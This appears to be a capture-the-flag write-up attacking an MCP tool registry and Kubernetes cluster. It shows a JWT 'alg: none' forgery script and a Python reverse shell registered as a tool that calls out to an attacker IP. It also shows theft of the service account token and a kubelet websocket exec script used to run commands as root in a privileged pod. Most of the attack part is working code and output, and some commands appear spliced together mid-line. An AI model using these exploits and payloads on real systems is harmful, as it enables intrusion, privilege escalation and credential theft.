{"service":"MCP AI Tool Registry","version":"0.1.0","auth":{"type":"JWT","header":"Authorization: Bearer < token>","supported_algorithms":["HS256","none"]},"docs":"/docs","endpoints":["POST /mcp [MCP JSON-RPC 2.0]","POST /api/v1/auth","GET /api/v1/tools","POST /api/v1/tools [admin]"]}
first get the token
nightfall@fireflow:~/.mcp$ curl -s -X POST http://10.129.244.214:30080/api/v1/auth \
  -H "Content-Type: application/json" \
  -d '{"username":"langflow-bot","password":"Langfl0w@mcp2026!"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoidXNlciJ9.RenGdHutrKPCOWjwYSJex8C_uMSmy7I8AMkhmTwf9Ps","token_type":"bearer"}nightfall@fireflow:~/.mcp$
i will use this we could've also tried the secret key we found earlier on the initial foothold, but the none is better cause we are sure it is valid so if we got an error or something we are sure it isn't about the token
import base64, json

def b64url(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

header = {"alg": "none", "typ": "JWT"}
payload = {"sub": "langflow-bot", "role": "admin"}

token = f"{b64url(json.dumps(header, separators=(',', ':')).encode())}." \
        f"{b64url(json.dumps(payload, separators=(',', ':')).encode())}."

print(token)
here is the forged token
nightfall@fireflow:~/.mcp$ python3 forge_jwt.py
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.
nightfall@fireflow:~/.mcp$ i
Shell as mcp
no auth error now lets create a tool
nightfall@fireflow:~/.mcp$ curl -s -X POST http://10.129.244.214:30080/api/v1/tools \
  -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ." \
  -H "Content-Type: application/json" \
  -d '{}'
{"detail":[{"type":"missing","loc":["body","name"],"msg":"Field required","input":{}},{"type":"missing","loc":["body","description"],"msg":"Field required","input":{}},{"type":"missing","loc":["body","code"],"msg":"Field required","input":{}}]
and it is registered now
nightfall@fireflow:~/.mcp$ curl -s -X POST http://10.129.244.214:30080/api/v1/tools \
  -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ." \
  -H "Content-Type: application/json" \
  -d '{
    "name": "sysinfo",
    "description": "test tool",
    "code": "import os\ndef run():\n    return os.popen(\"id\").read()"
  }'
{"status":"registered","name":"sysinfo"}
tried to do some reasoning about this and the only thing that i can think of causing this issue is that we are missing the inputSchema so i will put a full without a schema and check it later when we get a shell to know if it is the reason
nightfall@fireflow:~/.mcp$ curl -s -X POST http://10.129.244.214:30080/api/v1/tools   -H "Authorization: Bearer $TOKEN"   -H "Content-Type: application/json"   -d '{
    "name": "revshell",
    "description": "test tool 3",
    "code": "import socket,subprocess,os\ndef run():\n    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)\n    s.connect((\"10.10.16.206\",4444))\n    os.dup2(s.fileno(),0)\n    os.dup2(s.fileno(),1)\n    os.dup2(s.fileno(),2)\n    subprocess.call([\"/bin/sh\",\"-i\"])"
  }'
{"status":"registered","namcurl -s -X POST http://10.129.244.214:30080/api/v1/tools \ttp://10.129.244.214:30080/api/v1/tools \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "name": "test_noschema",
    "description": "no schema test",
    "code": "import os\ndef run():\n    os.system(\"echo ran_without_schema > /tmp/test_noschema.txt\")"
  }'

curl -s -X POST http://10.129.244.214:30080/mcp \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"jsonrpc":"2.0","id":1,"method":"tools/call","params":{"name":"test_noschema","arguments":{}}}'
and as you can see this time it worked

the tmp directory was empty so the inputSchema was an issue
mcp@mcp-server-54464cb475-29ztf:/tmp$ ls -la
total 8
drwxrwxrwt 2 root root 4096 May 12 15:28 .
drwxr-xr-x 1 root root 4096 Jun 27 05:28 ..
mcp@mcp-server-54464cb475-29ztf:/tmp$
looking at the env we aren't in a docker we're in a kubepod
mcp@mcp-server-54464cb475-29ztf:/$ env
KUBERNETES_SERVICE_PORT_HTTPS=443
PYTHON_SHA256=272179ddd9a2e41a0fc8e42e33dfbdca0b3711aa5abf372d3f2d51543d09b625
KUBERNETES_SERVICE_PORT=443
HOSTNAME=mcp-server-54464cb475-29ztf
PYTHON_VERSION=3.11.15
PWD=/
MCP_SERVER_SERVICE_HOST=10.43.250.195
MCP_SERVER_SERVICE_PORT=8080
HOME=/home/mcp
MCP_SERVER_PORT_8080_TCP_PROTO=tcp
LANG=C.UTF-8
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
LS_COLORS=
GPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D
MCP_SERVER_PORT_8080_TCP_PORT=8080
MCP_SERVER_PORT_8080_TCP_ADDR=10.43.250.195
TERM=xterm
SHLVL=1
MCP_SERVER_PORT=tcp://10.43.250.195:8080
KUBERNETES_PORT_443_TCP_PROTO=tcp
MCP_SERVER_SERVICE_PORT_HTTP=8080
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
MCP_SERVER_PORT_8080_TCP=tcp://10.43.250.195:8080
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/home/mcp
we got our token
$ cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6ImFQRTZ5R3JrSUpadmdid19HcHBTRTBYUFJZWUxqeGcxUHJIaFJjTEVSdm8ifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxODE0MDczMjkyLCJpYXQiOjE3ODI1MzcyOTIsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiYmJjZDU5YTUtZGY0Yi00MWY0LTgwZTEtNDdmMDlhZGEzMTE1Iiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwibm9kZSI6eyJuYW1lIjoiZmlyZWZsb3ciLCJ1aWQiOiI4NzI5MTU4OC0wMTc4LTRlNDItYTk5OC00MWE1MmZhNzNiOGUifSwicG9kIjp7Im5hbWUiOiJtY3Atc2VydmVyLTU0NDY0Y2I0NzUtMjl6dGYiLCJ1aWQiOiI3MDJhZmViYi00ZjUxLTRlZDUtYWE5OC1hYjZiMjU1M2E3MjgifSwic2VydmljZWFjY291bnQiOnsibmFtZSI6Im1jcC1zYSIsInVpZCI6ImE1MzRmNTUxLWIyYjEtNGU2Ni1iZGE1LWU5YjVlMmE1NjAyYyJ9LCJ3YXJuYWZ0ZXIiOjE3ODI1NDA4OTl9LCJuYmYiOjE3ODI1MzcyOTIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0Om1jcC1zYSJ9.DG6a8dZyXuFXTCgzKaGOWvwsG2pkF0dCX79h461uPvApVPr61cK535NDG9Nid6Qo2OCep9LR8eXHs5Hh3Bs8YBmqzjPA-wCJ56edITuWNIztP2sI3LPEPd3_oHe0pGDT3BL9PuriVx0v6KCfiqnlhOuUNDQa6o5ddiSs6ugBvFd0cfvq2lHqgmyg_JvwYXKlPPSHLK6BNhCQaPbvPLOdSUnEs0ragP2-gd8Q5__-Ge5Ml4myTodeVrVZH7X3nf_-nrVGgzx0J-GJAQVGIGaHlbdwikClCCM2UGdnEutty-CfFXFk7rcb8r6rtXs4XoeV1T1OQwJkjGeXub835w7z7wmcp@mcp-server-54464cb475-29ztf:/$
first listing permission and we got a nodes/proxy one in the resource and you can see
mcp@mcp-server-54464cb475-29ztf:/$ curl -s --cacert $CACERT \
> -H "Authorization: Bearer $TOKEN" \
> "https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/apis/authorization.k8s.io/v1/selfsubjectrulesreviews" \
> -X POST -H "Content-Type: application/json" \
> -d '{"apiVersion":"authorization.k8s.io/v1","kind":"SelfSubjectRulesReview","spec":{"namespace":"default"}}'
{
  "kind": "SelfSubjectRulesReview",
  "apiVersion": "authorization.k8s.io/v1",
  "metadata": {},
  "spec": {},
  "status": {
    "resourceRules": [
      {
        "verbs": [
          "get"
        ],
        "apiGroups": [
          ""
        ],
        "resources": [
          "nodes/proxy"
        ]
      },
      {
        "verbs": [
          "create"
        ],
        "apiGroups": [
          "authorization.k8s.io"
        ],
        "resources": [
          "selfsubjectaccessreviews" ,
          "selfsubjectrulesreviews"
        ]
      },
      {
        "verbs": [
          "create"
        ],
        "apiGroups": [
          "authentication.k8s.io"
        ],
        "resources": [
          "selfsubjectreviews"
        ]
      }
    ],
    "nonResourceRules": [
      {
        "verbs": [
          "get"
        ],
        "nonResourceURLs": [
          "/.well-known/openid-configuration" ,
          "/.well-known/openid-configuration/" ,
          "/openid/v1/jwks" ,
          "/openid/v1/jwks/"
        ]
      },
      {
        "verbs": [
          "get"
        ],
        "nonResourceURLs": [
          "/healthz" ,
          "/livez" ,
          "/readyz" ,
          "/version" ,
          "/version/"
        ]
      },
      {
        "verbs": [
          "get"
        ],
        "nonResourceURLs": [
          "/api" ,
          "/api/*" ,
          "/apis" ,
          "/apis/*" ,
          "/healthz" ,
          "/livez" ,
          "/openapi" ,
          "/openapi/*" ,
          "/readyz" ,
          "/version" ,
          "/version/"
        ]
      }
    ],
    "incomplete": false
  }
Exfiltrating data as root
so then i listed the pods
curl -sk "https://10.129.244.214:10250/pods" \
  -H "Authorization: Bearer $TOKEN" \
the output isn't pretty to look at but its results that there is a pod has the root file system mounted and this pod is privileged
local-path-provisioner → running as uid 0 (root) in kube-system
prometheus-prometheus-node-exporter → privileged container, runAsUser: 0, with the entire host filesystem mounted read-only at /host/root
lets start with the one running with uid 0
connecting to that pod we can exec commands as you can see
mcp@mcp-server-54464cb475-29ztf:/$ curl -sk -i --http1.1 \
> -H "Authorization: Bearer $TOKEN" \
> -H "Connection: Upgrade" \
> -H "Upgrade: websocket" \
> -H "Sec-WebSocket-Version: 13" \
> -H "Sec-WebSocket-Key: $(openssl rand -base64 16)" \
> -H "Sec-WebSocket-Protocol: v4.channel.k8s.io" \
> "https://10.129.244.214:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?command=id&output=1&error=1"
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: 347p6BvjpL3OsVgY0F/azCpJK8U=
Sec-WebSocket-Protocol: v4.channel.k8s.io

> uid=0(root) gid=65534(nobody) groups=10(wheel),65534(nobody)
and we get the flag
mcp@mcp-server-54464cb475-29ztf:/$ curl -sk -i --http1.1 \
> -H "Authorization: Bearer $TOKEN" \
> -H "Connection: Upgrade" \
> -H "Upgrade: websocket" \
> -H "Sec-WebSocket-Version: 13" \
> -H "Sec-WebSocket-Key: $(openssl rand -base64 16)" \
> -H "Sec-WebSocket-Protocol: v4.channel.k8s.io" \
> "https://10.129.244.214:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?command=cat&command=/host/root/root/root.txt&output=1&error=1"
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: JQHbngjGvGmK/LxFPfQcf/LxJIk=
Sec-WebSocket-Protocol: v4.channel.k8s.io

"0c939710becdf408e9f1ad1ecd02bde5
#{"metadata":{},"status":"Success"}
and just because this isn't a human readable way to request and exfiltrate data, python is better here so use pip list to know what are the packages on the box and use python to automate this process
what was those extra headers we added in the curl command ?
The kubelet exec protocol isn't request/response, once the 101 Switching Protocols handshake completes, it's a persistent bidirectional stream of binary frames, each starting with a 1-byte channel marker (0x00 stdin, 0x01 stdout, 0x02 stderr, 0x03 error-channel). curl can perform the handshake because that's still standard HTTP semantics, but curl has no concept of "websocket frame" as a data unit it just treats everything after the upgrade as an opaque byte stream and prints it raw. That's why the id test "worked": one short frame, one leading byte that happened to render harmlessly as >
Without the Sec-WebSocket-* headers (just hitting the URL normally):
The server sees a regular GET /exec/... request. The kubelet's API multiplexer recognizes the /exec/ path is meant for streaming and expects an upgrade, so it responds with an error rather than treating it as a normal HTTP request-response and you'd get something like a 400 Bad Request or similar where the server is essentially saying that we need upgrade
With the headers (Connection: Upgrade, Upgrade: websocket, Sec-WebSocket-Key)
here is the script instead
#!/usr/bin/env python3
import asyncio
import ssl
import sys
import urllib.parse
import websockets

KUBELET_HOST = "10.129.244.214"
KUBELET_PORT = 10250
TOKEN_PATH = "/var/run/secrets/kubernetes.io/serviceaccount/token"

CHANNEL_NAMES = {0: "stdin" , 1: "stdout" , 2: "stderr" , 3: "error" }

def build_exec_url(namespace, pod, container, argv):
    base = f"wss://{KUBELET_HOST}:{KUBELET_PORT}/exec/{namespace}/{pod}/{container}"
    params = [("output", "1" ), ("error", "1" )]
    params += [("command", part) for part in argv]
    return f"{base}?{urllib.parse.urlencode(params)}"

async def frames(ws):
    """Yield (channel_name, text) for each incoming frame."""
    while True:
        try:
            raw = await asyncio.wait_for(ws.recv(), timeout=5)
        except (asyncio.TimeoutError, websockets.exceptions.ConnectionClosed):
            return
        if not isinstance(raw, bytes) or len(raw) < 1:
            continue
        channel, payload = raw[0], raw[1:]
        yield CHANNEL_NAMES.get(channel, f"chan{channel}"), payload.decode(errors="replace")

async def run_exec(namespace, pod, container, argv):
    token = open(TOKEN_PATH).read().strip()
    ssl_ctx = ssl._create_unverified_context()
    url = build_exec_url(namespace, pod, container, argv)

    async with websockets.connect(
        url,
        ssl=ssl_ctx,
        additional_headers={"Authorization": f"Bearer {token}"},
        subprotocols=["v4.channel.k8s.io"],
        open_timeout=10,
    ) as ws:
        async for channel, text in frames(ws):
            stream = sys.stderr if channel == "stderr" else sys.stdout
            stream.write(text)
            stream.flush()

def main():
    if len(sys.argv) < 5:
        print(f"usage: {sys.argv[0]} < namespace> < pod> < container> < cmd> [args...]", file=sys.stderr)
        sys.exit(1)
    namespace, pod, container = sys.argv[1:4]
    argv = sys.argv[4:]
    asyncio.run(run_exec(namespace, pod, container, argv))

if __name__ == "__main__" :
    main()
just so you know, the node is a read only so you can't write or add a SUID on the bash for example you can just exfiltrate data
this wasn't a good way to do all this but I've been doing some Kubernetes lately using
kubectlandpeiratesand I just wanted to appreciate those tools by doing what they do manually (that's a joke, it was end of week and it was a little bit lazy to download tools)
Resources
- https://github.com/EQSTLab/CVE-2026-33017
- https://www.vaadata.com/en/blog/jwt-json-web-token-vulnerabilities-common-attacks-and-security-best-practices/
- https://deepstrike.io/blog/kubernetes-penetration-testing-methodology-and-guide
- https://hackers-arise.com/kubernetes-hacking-attacking-kubernetes-clusters-using-the-kubelet-api/